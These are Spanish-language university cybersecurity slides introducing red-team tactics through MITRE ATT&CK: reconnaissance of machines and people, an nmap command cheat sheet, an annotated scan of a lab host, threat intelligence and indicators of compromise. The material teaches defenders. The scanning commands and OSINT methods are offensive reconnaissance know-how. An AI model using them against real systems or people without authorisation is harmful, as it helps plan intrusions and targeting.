



TEMA 6

INTRODUCCIÓN A TÉCNICAS DE RED TEAM. TTPS 1-4



Una introducción basada en MITRE ATT&CK
sobre TTPs de "ataque" (hasta Ejecución)



"S-82 NARCISO MONTURIOL" PROJECT v5.0

Por favor, informa de problemas con los materiales a redondojose@uniovi.es



Departamento de Informática
Universidad de Oviedo



Universidad de Oviedo

Logo: @creative_vanesa (Instagram)



ÍNDICE

TA0043. Reconnaissance

Técnicas de Explotación

TA0042. Resource Development

TA0001. Initial Access

Ejemplo de errores web comunes: Inyección de código

TA0002. Execution

T1059. Command and Scripting Interp. Execution & shells remotos

T1569. System Services. Execution con Metasploit Framework

Otras técnicas de ejecución

¿QUÉ VAS A ENCONTRAR EN ESTE BLOQUE?

● En este bloque aprenderás

- Qué es el **MITRE ATT&CK** y cómo se relaciona con los CIS Benchmarks
- La importancia de la **etapa de reconocimiento** para iniciar un ataque
- Técnicas de reconocimiento relacionadas con **máquinas**
- Técnicas de reconocimiento relacionadas con **personas**
- **Otras** técnicas de reconocimiento



EL MITRE ATT&CK

<https://attack.mitre.org/>



- BD gratuita y accesible a nivel mundial de acciones de adversarios
 - Un **“Necronomicón” de “mala (ciber)gente” basado en observaciones del mundo real**
 - Actualizado, usado en todo el mundo... ¡La mejor fuente para aprender a "atacar"!
- Se usa como base para el desarrollo de **modelos de amenazas** específicos (**Tema 4**) y metodologías en todos los sectores y comunidades
- Divide todas las técnicas de ataque en **14 tácticas**
 - Desde el estudio inicial de un objetivo hasta el impacto final de un ataque
 - Cada táctica **tiene múltiples técnicas**, que contienen subtécnicas
 - Las técnicas / subtécnicas contienen **procedimientos**
- El conjunto de todo ello se llama **TTPs (Tactics, Techniques, and Procedures)**
 - Los atacantes conocidos usan TTP cuando atacan que los distinguen de otros grupos de atacantes
 - Estudiar a los atacantes significa referirse a sus TTPs; *¿Qué nos permite esto?*


ENTENDIENDO LOS TTPs

- Todos los TTP tienen su propio código único(Ej.: TA0043. Reconnaissance)

	Significado	Pregunta que responde	Ejemplo
Táctica	El porqué / El objetivo. Es el objetivo de alto nivel del atacante en cada fase de un ataque	¿ Qué quiere lograr el atacante?	TA0001. Initial Access, TA0003. Persistence, TA0010. Exfiltration...
Técnicas	El Cómo / La Acción. Es la acción o método específico usado para lograr una táctica. Es el foco principal de la matriz ATT&CK.	¿ Cómo logra el atacante ese objetivo?	Subtécnica T1566.002 Phishing: Spearphishing Link (parte de T1566. Phishing, técnica de la táctica TA0001. Initial Access)
Procedimientos	El qué/Implementación. Es el desglose detallado y específico de cómo un determinado actor de amenazas (un grupo de delincuentes concreto) implementa una Técnica.	¿ Qué herramientas o pasos específicos está usando el atacante?	El grupo APT29 utiliza el malware WellMess para ejecutar el comando whoami tras lograr la persistencia

USANDO TTPs

- Podemos describir ataques en el mundo real usando los TTP de MITRE ATT&CK
- La imagen contiene un ejemplo típico de una de estas descripciones
 - No fue necesario ningún reconocimiento en este ataque (mensajes indiscriminados de WhatsApp)
 - Los recursos están implícitos en la descripción del TTP (malware, software C&C...)
 - 1 técnica por táctica (salvo en Execution, que usan 3); Los procedimientos están solo especificados



EL FRAMEWORK MITRE ATT&CK: NUESTRA GUÍA DE ATAQUE

● Dividiremos este tema en tres bloques diferentes

- El bloque de **reconocimiento**, que incluye la táctica MITRE ATT&CK del mismo nombre
 - Es necesario **obtener toda la información significativa** de nuestro objetivo antes de hacer otras cosas
- El bloque de **explotación**, que comprende **las 3 tácticas siguientes**
 - Técnicas para **obtener acceso por primera vez** en una máquina del objetivo y **ejecutar código** en ella
- El bloque **post-explotación**, que incluye **las 10 tácticas finales**
 - Una vez dentro de una máquina del objetivo, *¿qué se podría hacer para propagarse a otras máquinas, robar información, ganar persistencia (mantener la intrusión), adquirir privilegios...?*

Tácticas

Técnicas y Subtécnicas de cada táctica

Reconnaissance 10 techniques	Resource Development 7 techniques	Initial Access 9 techniques	Execution 12 techniques	Persistence 19 techniques	Privilege Escalation 13 techniques	Defense Evasion 40 techniques	Credential Access 15 techniques	Discovery 29 techniques	Lateral Movement 9 techniques	Collection 17 techniques	Command and Control 16 techniques	Exfiltration 9 techniques	Impact 13 techniques
Active Scanning (2) Gather Victim Host Information (4) Gather Victim Identity Information (3) Gather Victim Network Information (3) Gather Victim Org Information (4) Phishing for Information (3) Search Closed Sources (3) Search Open Technical Databases (5) Search Open Websites/Domains (2) Search Victim-Owned Websites	Acquire Infrastructure (4) Compromise Accounts (2) Compromise Infrastructure (4) Develop Capabilities (4) Establish Accounts (2) Obtain Capabilities (4) Stage Capabilities (3)	Drive-by Compromise Exploit Public-Facing Application External Remote Services Hardware Additions Phishing (3) Replication Through Removable Media Supply Chain Compromise (3) Trusted Relationship Valid Accounts (4)	Command and Scripting Interpreter (4) Container Administration Command Deploy Container Exploitation for Client Execution Inter-Process Communication (2) Native API Scheduled Task/Job (4) Shared Modules Software Deployment Tools System Services (2) User Execution (3) Windows Management Instrumentation	Account Manipulation (4) BITS Jobs Boot or Logon Autostart Execution (13) Boot or Logon Initialization Scripts (3) Browser Extensions Compromise Client Software Binary Create Account (3) Create or Modify System Process (4) Event Triggered Execution (13) External Remote Services Hijack Execution Flow (13) Implant Internal Image Modify Authentication Process (4) Office Application Startup (4) Pre-OS Boot (3) Scheduled Task/Job (4) Server Software Component (4) Traffic Signaling (1)	Abuse Elevation Control Mechanism (4) Access Token Manipulation (3) Boot or Logon Autostart Execution (13) Boot or Logon Initialization Scripts (3) Create or Modify System Process (4) Domain Policy Modification (2) Execution Guardrails (1) Event Triggered Execution (13) Exploitation for Privilege Escalation Hijack Execution Flow (13) Process Injection (13) Scheduled Task/Job (4) Valid Accounts (4)	Abuse Elevation Control Mechanism (4) Access Token Manipulation (3) BITS Jobs Build Image on Host Deobfuscate/Decode Files or Information Deploy Container Direct Volume Access Domain Policy Modification (2) Execution Guardrails (1) Exploitation for Defense Evasion File and Directory Permissions Modification (2) Hide Artifacts (4) Hijack Execution Flow (13) Impair Defenses (6) Indicator Removal on Host (4) Indirect Command Execution Masquerading (7) Modify Authentication Process (4) Modify Cloud Compute Infrastructure (4) Modify Registry Modify System Image (2)	Adversary in the Middle (2) Brute Force (4) Credentials from Password Stores (3) Exploitation for Credential Access Forced Authentication Forge Web Credentials (2) Input Capture (4) Modify Authentication Process (4) Network Sniffing OS Credential Dumping (4) Hide Artifacts (4) Hijack Execution Flow (13) Impair Defenses (6) Indicator Removal on Host (4) Indirect Command Execution Masquerading (7) Modify Authentication Process (4) Modify Cloud Compute Infrastructure (4) Modify Registry Modify System Image (2)	Account Discovery (4) Application Window Discovery Browser Bookmark Discovery Cloud Infrastructure Discovery Cloud Service Dashboard Cloud Service Discovery Cloud Storage Object Discovery Container and Resource Discovery Domain Trust Discovery File and Directory Discovery Group Policy Discovery Network Service Scanning Network Share Discovery Network Sniffing Password Policy Discovery Peripheral Device Discovery Permission Groups Discovery (3) Process Discovery Query Registry Remote System Discovery Software Discovery (13) System Information Discovery System Location Discovery (1)	Exploitation of Remote Services Internal Spearphishing Lateral Tool Transfer Remote Service Session Hijacking (2) Remote Services (4) Replication Through Removable Media Software Deployment Tools Taint Shared Content Use Alternate Authentication Material (4)	Adversary in the Middle (2) Archive Collected Data (3) Audio Capture Automated Collection Browser Session Hijacking Clipboard Data Data from Cloud Storage Object Data from Configuration Repository (2) Data from Information Repositories (3) Data from Local System Data from Network Shared Drive Data from Removable Media Data Staged (2) Email Collection (3) Input Capture (4) Screen Capture Video Capture	Application Layer Protocol (4) Communication Through Removable Media Data Encoding (2) Data Obfuscation (3) Dynamic Resolution (3) Encrypted Channel (2) Fallback Channels Ingress Tool Transfer Multi-Stage Channels Non-Application Layer Protocol Non-Standard Port Protocol Tunneling Proxy (4) Remote Access Software Traffic Signaling (1) Web Service (3)	Automated Exfiltration (1) Data Transfer Size Limits Exfiltration Over Alternative Protocol (3) Exfiltration Over C2 Channel Exfiltration Over Other Network Medium (1) Exfiltration Over Physical Medium (1) Exfiltration Over Web Service (2) Scheduled Transfer Transfer Data to Cloud Account	Account Access Removal Data Destruction Data Encrypted for Impact Data Manipulation (3) Defacement (2) Disk Wipe (2) Endpoint Denial of Service (4) Firmware Corruption Inhibit System Recovery Network Denial of Service (2) Resource Hijacking Service Stop System Shutdown/Reboot

MITRE ATT&CK Y LOS CIS BENCHMARKS

- ¿Recuerdas esta parte del **Tema 3?** (Controles CSC)
- Cada control de seguridad técnico CIS se **MAPEA** a una técnica MITRE ATT&CK
- ¿Qué significa esto?
 - ¡Que se puede usar cada control de seguridad técnico de los CIS Benchmark para “luchar” **contra** ciertas técnicas de MITRE ATT&CK!
 - Representan **contramedidas**
 - ¡Defensa y ataque quedan relacionadas así!

CIS Controls:

Controls Version	Control	IG 1	IG 2	IG 3
v8	3.3 Configure Data Access Control Lists Configure data access control lists based on a user's need to know. Apply data access control lists, also known as access permissions, to local and remote file systems, databases, and applications.	●	●	●
v7	14.6 Protect Information through Access Control Lists Protect all information stored on systems with file system, network share, claims, application, or database specific access control lists. These controls will enforce the principle that only authorized individuals should have access to the information based on their need to access the information as a part of their responsibilities.	●	●	●

MITRE ATT&CK Mappings:

Techniques / Sub-techniques	Tactics	Mitigations
T1499, T1499.001	TA0005	M1022

[< Ir al Índice](#)



TA0043. RECONNAISSANCE

Técnicas de recopilación de información técnica y personal



Departamento de Informática
Universidad de Oviedo



Universidad de Oviedo

TA0043. RECONNAISSANCE



- **Técnicas para intentar recopilar información sobre objetivo(s)**
 - Todo lo que pueda usarse para **planificar las futuras fases** del ataque
 - Incluye el objetivo y **su contexto** (organización, infraestructura, relaciones...)
- **La información puede obtenerse de forma activa o pasiva**
 - **Activamente:** Contactamos con el objetivo estudiado (Ej.: **nmap**, visto luego)
 - **De forma pasiva:** Obtenemos datos de 3ºs, no contactamos con el objetivo
 - Ej.: Shodan y motores similares vistos en **Seminarios / Trabajo en Grupo**
- **Podemos dividir la información en**
 - **Máquinas (endpoints):** Puertos, servicios, versiones... (**OSINT de máquinas, Trabajo en Grupo**)
 - **Personas:** Propietarios, CEOs, empleados, amigos, familiares... (**OSINT de personas, Trabajo en Grupo**)
 - **Código fuente:** Frameworks, lenguajes, librerías, secretos filtrados / claves de API... (**Seminarios, Tema 4**)

Reconnaissance	Resour
10 techniques	7 technic
Active Scanning (2)	Acquire
Gather Victim Host Information (4)	Infrastructu
Gather Victim Identity Information (3)	Compromis
Gather Victim Network Information (6)	Accounts (2)
Gather Victim Org Information (4)	Compromis
Phishing for Information (3)	Infrastructu
Search Closed Sources (2)	Develop
Search Open Technical Databases (5)	Capabilities
Search Open Websites/Domains (2)	Establish
Search Victim-Owned Websites	Accounts (2)

Fuente:
<https://attack.mitre.org/>

TÉCNICAS TA0043. RECONNAISSANCE PARA MÁQUINAS

● T1592. Gather Victim Host Information

- <https://attack.mitre.org/techniques/T1592/>
- **Datos administrativos** (Ej.: nombre, IP asignada, funcionalidad, etc.)
- **Configuración** (Ej.: sistema operativo, idioma, etc.)
- **Información** sobre elementos hardware, software y firmware
- Wazuh (**Tema 3**, su inventario) tiene esta información de los endpoints que monitoriza

● T1590. Gather Victim Network Information

- <https://attack.mitre.org/techniques/T1590/>
- **Datos administrativos** (Ej.: rangos de IP, nombres de dominio y propiedades DNS, etc.)
- Detalles sobre su **topología y operaciones**
 - Dependencias de confianza de red, topología de red, dispositivos de seguridad (como firewalls, **Tema 5**)
 - ...



IMPLEMENTACIÓN DE RECONOCIMIENTO RELACIONADO CON MÁQUINAS



- Para enumerar servicios y obtener información sobre ellos, puedes
 - Usar **herramientas especializadas** para cada servicio que hayas encontrado
 - Ejs.: **dig** (DNS), **Enum4Linux** (SMB), **SNMPWalk** (SMB), **WPScan** (WordPress), **dirb** (páginas web)...
 - **Escaneos de nmap** y/o buscar y usar **scripts NSE de nmap** vinculados al nombre del servicio (**Labs**)
 - **locate *nse* grep <service name>**
 - Y usar la **documentación** de los scripts encontrados: <https://nmap.org/nsedoc/>
 - Sobre todo, los que tienen "**enum**" en su nombre (otros pueden **explotar vulnerabilidades**)
 - Usar **módulos auxiliares de Metasploit** (vistos más adelante)
 - **Explorando otros lugares** de la víctima, como
 - **Archivos específicos** en su sitio web que revelan servicios, versiones, información en general, etc.
 - Los **endpoints de los archivos JavaScript** en un sitio web
 - Su **repositorio público** (Ej.: GitHub), o el de sus dependencias
 - **Almacenamiento en la nube** (Ej.: Amazon S3), **mal configurado** y exponiendo información privada
- **O puedes considerar hacer sniffing y analizar el tráfico de la red directamente**
 - Ejemplo: <https://null-byte.wonderhowto.com/how-to/spy-traffic-from-smartphone-with-wireshark-0198549/>

- Herramienta de escaneo activo muy popular
- Después de un escaneo deberíamos saber
 - Cuántos **puertos** hay abiertos en cada sistema
 - Qué **servicios** se ejecutan detrás de estos puertos
 - Nombre, versión, otra información útil...
 - **Información ampliada del servicio**
 - Posibles vulnerabilidades, configuración, archivos...
 - *¿Qué podemos hacer con toda esta información?*
- *¿Qué elementos vistos pueden evitar operaciones no deseadas de descubrimiento de puertos o servicios?*
- *¿Ahora entiendes por qué tanto esfuerzo en proporcionar funciones de aislamiento / bloqueo?*

Nmap Fundamentals	
Listing open ports on a remote host	<code>nmap [target]</code>
Exclude a host from scan	<code>nmap --exclude [excluded ip] [target]</code>
Use custom DNS Server	<code>nmap --dns-servers [DNS1],[DNS2] [target]</code>
Scan - no ping targets	<code>nmap -PN [target]</code>
Scan - no DNS resolve	<code>nmap -n [target]</code>
Scan specific port	<code>nmap -p80 [target]</code>
Scan an IPv6 target	<code>nmap -6 [target]</code>
Scanning Port Ranges	
Scan specific port list	<code>nmap -p 80,443,23 [target]</code>
Scan specific port range	<code>nmap -p 1-100 [target]</code>
Scan all ports	<code>nmap -p- [target]</code>
Scan specific ports by protocol	<code>nmap -p T:25,U:53 [target]</code>
Scan by Service name	<code>nmap -p smtp [target]</code>
Scan Service name wildcards	<code>nmap -p smtp* [target]</code>
Scan only port registered in Nmap services	<code>nmap -p [1-65535] [target]</code>
Scanning Large Networks	
Skipping tests to speed up long scans	<code>nmap -T4 -n -Pn -p- [target]</code>
Arguments:	
No Ping	<code>-Pn</code>
No reverse resolution	<code>-n</code>
No port scanning	<code>-sn</code>
Timing Templates Arguments	
Scanning Large Networks (cont)	
Scanning is not supposed to interfere with the target system	<code>-T2</code>
Recommended for broadband and Ethernet connections	<code>-T4</code>
Normal Scan Template	<code>-T3</code>
Not Recommended	<code>-T5</code> or <code>T1</code> or <code>T0</code>
Nmap Specifics	
Select Interface to make scans	<code>nmap -e [INTERFACE] [target]</code>
Save as text file (export)	<code>nmap -oN [filename] [target]</code>
Save as xml (export)	<code>nmap -oX [filename] [target]</code>
Save as all supported file types	<code>nmap -oA [filename] [target]</code>
Periodically display statistics	<code>nmap --stats-every [time] [target]</code>
Finding alive hosts	
Default ping scan mode	<code>nmap -sP [target]</code>
Discovering hosts with TCP SYN ping scans	<code>nmap -sP -PS [target]</code>
Specific Port using TCP SYN ping scans	<code>nmap -sP -PS80 [target]</code>
Ping No arp	<code>nmap -sP --send-ip [target]</code>
IP Protocol ping scan (IGMP, IP-in-IP, ICMP)	<code>nmap -sP -PO [target]</code>
ARP Scan	<code>nmap -sP -PR [target]</code>
Fingerprinting services of a remote host	
Display service version	<code>nmap -sV [target]</code>
Set probes	<code>nmap -sV --version-intensity 9 [target]</code>
Aggressive detection	<code>nmap -A [target]</code>
Troubleshooting version scans	<code>nmap -sV --version-trace [target]</code>
Perform a RPC scan	<code>nmap -sR [target]</code>
Fingerprinting the operating system of a host	
Detect Operating System	<code>nmap -O [target]</code>
Guess Operating System	<code>nmap -O -p- --osscan-guess [target]</code>
Detect Operating System (Verbose)	<code>nmap -O -v [target]</code>
Listing protocols supported by a remote host	<code>nmap -sO [target]</code>
Discovering stateful firewalls by using a TCP ACK scan	<code>nmap -sA [target]</code>
Nmap Scripting Engine	
Execute individual scripts	<code>nmap --script [script.nse] [target]</code>
Execute scripts by category	<code>nmap --script [category] [target]</code>
Troubleshoot scripts	<code>nmap --script [script] --script-trace [target]</code>
Update the script database	<code>nmap --script-updatedb</code>
Script categories	auth broadcast dos default discovery external intrusive malware safe version vuln

ESCANEAO ACTIVO. INTERPRETACIÓN DE LOS RESULTADOS DE NMAP

```
root@kali:~# nmap -sS -A -sV -O -p - 192.168.14.2
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-02 13:11 CEST
Nmap scan report for 192.168.14.2
Host is up (0.00029s latency).
Not shown: 65529 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          OpenBSD ftpd 6.4 (Linux port 0.17)
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 42:62:a8:1b:16:da:24:bb:52:da:ef:b4:9e:86:87:31 (RSA)
|_ 256 77:73:2a:b7:4c:8b:97:33:c4:8f:f1:2d:39:97:82:56 (ECDSA)
|_ 256 b6:46:3e:1c:0d:6b:81:2b:65:e6:aa:56:45:2c:1e:ee (ED25519)
23/tcp    open  telnet       Linux telnetd
80/tcp    open  http         Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
MAC Address: 08:00:27:D5:89:36 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: server1804; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ clock-skew: mean: 1s, deviation: 0s, median: 1s
|_ nbstat: NetBIOS name: SERVER1804, NetBIOS
|_ smb-os-discovery:
|_ OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|_ Computer name: server1804
|_ NetBIOS computer name: SERVER1804\x00
|_ Domain name: \x00
|_ FQDN: server1804
|_ System time: 2019-10-02T11:12:04+00:00
|_ smb-security-mode:
|_ account_used: guest
|_ authentication_level: user
|_ challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ smb2-security-mode:
```

Software concreto (y su versión) que proporciona los servicios FTP y SSH.
¿Qué podemos hacer con esto? (Tema 1)

Clave pública de la máquina *¿Para qué sirve? (Tema 2)*

Servidor web / telnet y su versión

Servicio SAMBA (protocolo SMB para compartir archivos de Microsoft, pero su implementación de Linux)

PC estándar (no un teléfono móvil, impresora, dispositivo IoT...) con un Linux en la misma subred que el nuestro (1 salto implica que no hay "salto" entre redes)

Resultados de los scripts NSE que hemos ejecutado

Datos de instalación de SMB

El **motor de scripts NSE** permite sacar el máximo partido a las funcionalidades y versatilidad de NMap. Y recuerda: ¡Puertos abiertos desconocidos pueden indicar la presencia de malware!

TÉCNICAS TA0043. RECONNAISSANCE PARA PERSONAS

● T1589. Gather Victim Identity Information

- <https://attack.mitre.org/techniques/T1589/>
- **Datos personales** (Ej.: nombres de empleados, direcciones de email, etc.)
- **Datos confidenciales** (como credenciales)

● T1591. Gather Victim Org Information

- <https://attack.mitre.org/techniques/T1591/>
- **Nombres de divisiones/departamentos**, ubicaciones físicas...
- Detalles de las **operaciones comerciales** (relaciones, ritmo comercial (horas/días de trabajo)...)
- **Funciones y responsabilidades** de empleados clave

● Toda esta información se puede encontrar en Internet (redes sociales, webs, etc.): OSINT

- Lo practicaremos en los **Trabajos en Grupo**, **Seminarios** y **Laboratorios**



OTRAS TÉCNICAS DE TA0043. RECONNAISSANCE

● T1598. Phishing for Information

- <https://attack.mitre.org/techniques/T1598/>
- Intentar engañar a los objetivos para que den información (Ej.: credenciales)
¿Esto puede ser legal?
- Los atacantes pueden usar un servicio de 3ºs de spear phishing, adjuntos, enlaces maliciosos...
- Se verá en los **Trabajos en Grupo** (OSINT) y **Seminarios**

● T1597. Search Closed Sources

- <https://attack.mitre.org/techniques/T1597/>
- La información sobre víctimas **puede comprarse** de fuentes privadas y bases de datos acreditadas
 - Por ejemplo, suscripciones de pago a fuentes de datos técnicos/de inteligencia de amenazas (proveedores de inteligencia de amenazas)
- Pero también se puede comprar de **fuentes de menor reputación...**
 - Como la **dark web** o los “mercados negros” de ciberdelincuencia



OTRAS TÉCNICAS DE TA0043. RECONNAISSANCE



● T1596, Search Open Technical Databases

- <https://attack.mitre.org/techniques/T1596/>
- La información sobre las víctimas puede estar disponible en BBDD y repositorios online (registros de dominios/certificados...)
- Visto en **Seminarios, Laboratorios** y documentación del **Trabajo en Grupo**

● T1593, Search Open Websites/Domains

- <https://attack.mitre.org/techniques/T1593/>
- La información sobre las víctimas puede estar disponible en varios sitios, como redes sociales o sitios de noticias
- También incluye los motores de búsqueda (Google Hacking)
 - También visto en **Seminarios, Laboratorios** y documentación del **Trabajo en Grupo**

THREAT INTELLIGENCE & IoC

- Toda esta información (o “Inteligencia”) está vinculada a víctimas de un ataque
- Pero ¿y si la obtenemos sobre amenazas potenciales (*Threat Intelligence, TI*)?
 - TI es conocimiento basado en la evidencia sobre **amenazas existentes o emergentes** que puede utilizarse para tomar decisiones informadas sobre la respuesta a esas amenazas
 - Son los datos procesados, **analizados** y contextualizados sobre adversarios, sus motivos, capacidades y métodos de ataque (**TTPs**)
 - Permite a las organizaciones comprender mejor los riesgos que enfrentan y adoptar medidas proactivas
 - Su procesamiento sigue un **ciclo de vida**: <https://www.silobreaker.com/glossary/threat-intelligence-lifecycle/>



La defensa no es solo subir tus escudos, sino también conocer a tus adversarios y contraatacarlos. TI es clave para lo segundo.

Fuente: <https://cyble.com/knowledge-hub/what-is-cyber-threat-intelligence/>

THREAT INTELLIGENCE & IoC


● Parte de la inteligencia que podríamos obtener podrían ser Indicadores de Compromiso (IoCs)

- Datos forenses **identificando acciones maliciosas** en sistemas/redes
 - Las **pistas** que dejan las acciones de un adversario
- Son los **artefactos observables** que señalan que probablemente ha **ocurrido** un incidente de seguridad o **está en curso**, como
 - **IPs o dominios** específicos conocidos por alojar servidores C2 (Command and Control, **Tema 7**)
 - **Valores hash (Tema 2)** de archivos de malware conocidos; *¿Por qué?*
 - **Patrones inusuales de tráfico de red o autenticaciones anómalas**
 - **Claves de registro o nombres de archivo** creados por código malicioso

● Son formas concretas y tácticas de TI

- Usadas principalmente por herramientas de seguridad (**XDR/SIEM**, Tema 3) para detectar y bloquear amenazas en tiempo real

Examples of Indicators of Compromise



Conocer los TTP del atacante también significa conocer los "rastros" que dejan en nuestro sistema cuando los usan...

Fuente: <https://www.lepide.com/blog/what-are-indicators-of-compromise/>

¿CREEES QUE LO HAS ENTENDIDO TODO? ¡AUTOEVALÚATE!



● Puedes entender lo siguiente

- *Cómo puedes relacionar los controles técnicos de seguridad de los Benchmarks CIS con el framework MITRE ATT&CK*
- *El propósito general de las técnicas de reconocimiento*
- *Cómo se integran las diferentes técnicas de reconocimiento con lo que ya vimos durante el curso*
- *Que estas técnicas pueden implicar estudiar personas y máquinas*
- *Que estas técnicas también implican intentos de phishing y/o la compra de información existente*
- *Cómo la inteligencia de amenazas puede usarse para protección y solo para atacar objetivos*
- *Qué son los IoCs*

[< Ir al Índice](#)

[Recursos & Acceso >](#)

[Ejecución >](#)



TÉCNICAS DE EXPLOTACIÓN

Entrar, introducir y ejecutar software en un equipo objetivo



Departamento de Informática
Universidad de Oviedo



Universidad de Oviedo

¿QUÉ VAS A ENCONTRAR EN ESTE BLOQUE?



● En este bloque aprenderás

- Que antes de llevar a cabo un ataque hay una fase previa de **recopilación de recursos** para ello
- Que la primera fase de un ataque es **entrar en un sistema de la víctima por primera vez**
- Que los **errores de inyección de código** son uno de los más comunes en las aplicaciones web

MITRE ATT&CK. TÉCNICAS Y TÁCTICAS DE EXPLOTACIÓN

- La cantidad de información en este framework está mucho más allá del alcance de nuestro curso
- Pero podemos explicar los objetivos, las técnicas generales y las tácticas de cada fase
- En este caso lo dividiremos en dos pasos
 - Adquisición de herramientas e infraestructura para obtener **acceso inicial** al objetivo
 - Una vez dentro, **ejecutar** nuestro software en él
- También proporcionaremos algunos ejemplos concretos de técnicas de cada fase
 - ¡Eso es típico de las competiciones CTF!

Resource Development 8 techniques	Initial Access 10 techniques	Execution 14 techniques
Acquire Access	Content Injection	Cloud Administration Command
Acquire Infrastructure (8)	Drive-by Compromise	Command and Scripting Interpreter (11)
Compromise Accounts (3)	Exploit Public-Facing Application	Container Administration Command
Compromise Infrastructure (8)	External Remote Services	Deploy Container
Develop Capabilities (4)	Hardware Additions	Exploitation for Client Execution
Establish Accounts (3)	Phishing (4)	Inter-Process Communication (3)
Obtain Capabilities (7)	Replication Through Removable Media	Native API
Stage Capabilities (6)	Supply Chain Compromise (3)	Scheduled Task/Job (5)
	Trusted Relationship	Serverless Execution
	Valid Accounts (4)	Shared Modules
		Software Deployment Tools
		System Services (2)
		User Execution (3)
		Windows Management Instrumentation

Tácticas y técnicas
relativas a explotación



TA0042. Resource Development

Creando nuestra infraestructura de ataque





TA0042. RESOURCE DEVELOPMENT

<https://attack.mitre.org/tactics/TA0042/>



SSI

- Técnicas para **crear, comprar o comprometer / robar recursos** de distinto tipo para hacer distintos tipos de ataques
- Cosas que el atacante puede tener de manera legal (o no 😊)
 - **Infraestructura:** Dominios, servidores DNS, servidores/botnets, cuentas, servicios web, VPNs, redes para el anonimato...
 - **Cuentas de usuario:** En servicios, cuentas por defecto de productos/software...
 - **Capacidades:** malware, software ofensivo, información de vulnerabilidades...
 - Las capacidades se instalan en la infraestructura adquirida (Stage Capabilities)
- También se pueden usar en otras tácticas
 - **Dominios comprados** para hacer Command and Control (control remoto) de las máquinas atacadas
 - **Cuentas de correo** electrónico para phishing como parte de Initial Access
 - **Robo de certificados** para firmar código para Defense Evasion
 - ... (muchas más posibilidades)

Resource Development 8 techniques

